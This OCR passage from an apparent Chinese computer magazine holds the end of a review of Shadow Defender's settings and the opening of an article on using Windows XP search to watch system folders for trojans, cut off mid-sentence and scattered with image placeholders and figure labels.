


图9






图10

最后来看看“管理配置”，在这里可以对Shadow Defender进行一些设置和功能的选择。勾选“显示托盘图标”后会在系统托盘中显示Shadow Defender的图标，勾选“启用桌面提示”在进入影子模式后，桌面上会有一个写着“Shadow Mode”的提示按钮。选择“启用右键扩展菜单”可以快捷的把文件或文

件夹的改动保存到硬盘，相当于文件转储的快捷方式，为了防止别人随便动你的设置，你还可以"启用密码控制"（图11）。当你使用完想退出影子模式时，可以点"模式设置"中的"全部退出影子模式"按钮或右键系统托盘中的Shadow Defender图标选择"退出所有影子模式"来退出影子模式（图12）。


图11


图12

Shadow Defender安装文件很小，占用系统资源也非常少，强大的保护功能，出色的文件转储功能，而且还是免费的，强烈推荐给各位小菜使用。


（文章中涉及到的Shadow Defender 1.1.0.254版，已经收录在光盘中）


文件夹监控，"搜索助手"就够了

zkshell

系统文件夹是木马和病毒的最爱，它们总是对系统文件夹写入文件，所以这个地方是我等小菜防备木马病毒的重要位置。最近几天，我在研究系统文件夹的监控，过去使用的是超级巡警，这个软件不错，能够监控系统文件夹（\windows和\system32的目录），但是用过一段时间后却发现超级巡警不能升级，而且监控范围也不大。那还有什么其它好的方法吗？经过一番研究，我有了以下的方法。

相信大家对WinXP的搜索应该十分熟悉了，我们就利用它来监控系统文件夹。按F3或win+F，打开搜索窗口，在"在这里寻


图2


图3




图4

